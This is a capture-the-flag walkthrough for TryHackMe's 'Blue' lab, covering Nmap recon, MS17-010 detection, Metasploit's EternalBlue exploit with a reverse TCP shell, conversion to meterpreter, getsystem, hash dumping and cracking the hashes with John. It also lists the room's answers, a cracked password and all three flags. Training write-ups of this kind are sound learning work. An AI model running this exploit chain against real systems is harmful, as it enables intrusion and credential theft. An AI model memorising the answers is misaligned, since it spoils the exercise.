
TryHackMe
Blue Room Walkthrough

The




room consists of multiple tasks aimed at gaining access to a vulnerable machine, escalating privileges, and finding hidden flags. Below is a detailed step-by-step guide with answers.

Task 1: Recon

Scan the machine.

We run the following Nmap scan:

nmap -sS -Pn -A -p- -T5 $ip



How many ports are open with a port number under 1000?

Answer: 3

What is this machine vulnerable to?

Command:
nmap -sS -Pn -p 445 $ip --script smb-vuln-ms17-010.nse

Answer: ms17–010

Task 2: Gain Access

Start Metasploit by running the command:

msfconsole

Answer: No answer needed

Find the exploitation code:

search ms17-010

Answer: exploit/windows/smb/ms17_010_eternalblue

Set the required value:

Answer: RHOSTS

Set the payload:

set payload windows/x64/shell/reverse_tcp

Run the exploit:

run

Task 3: Escalate

Convert the shell to a meterpreter session:

search shell_to_meterpreter

Answer: post/multi/manage/shell_to_meterpreter

Required option to change:

Answer: SESSION

Verify privilege escalation:

Run: getsystem

Task 4: Cracking

Dump the hashes:

hashdump

Answer: Jon

Crack the password:

Command:
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Answer: alqfna22

Task 5: Find Flags!

Flag 1:

Location: System root

Answer: flag{access_the_machine}

Flag 2:

Location: Where Windows stores passwords

Command: search -f flag2.txt

Answer: flag{sam_database_elevated_access}

Flag 3:

Location: Admin's documents

Answer: flag{admin_documents_can_be_valuable}

Conclusion

This walkthrough covered the key steps to exploit the 'Blue' machine, including gaining access, escalating privileges, and retrieving all the required flags. Thank you for following along!